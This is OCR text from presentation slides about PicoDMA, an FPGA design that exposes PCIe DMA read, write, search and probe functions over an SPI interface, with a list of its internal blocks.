
PCIE MEETS FPGA


PICODMA FPGA OVERVIEW


- FPGA core exposing PCIe DMA functions as SPI slave
  - Read
  - Write
  - Search
  - Probe
- Asynchronous commands

SPI PROTOCOL

- Ubiquitous
- Simple to implement
- Microcontroller friendly
- Other options: I2C, UART, etc
- Master initiated communication




PCIe Rx
SPI Rx/Tx
Stream reassemble
4KB Read buffer
Command processor
Search / probe controller
PCIe Tx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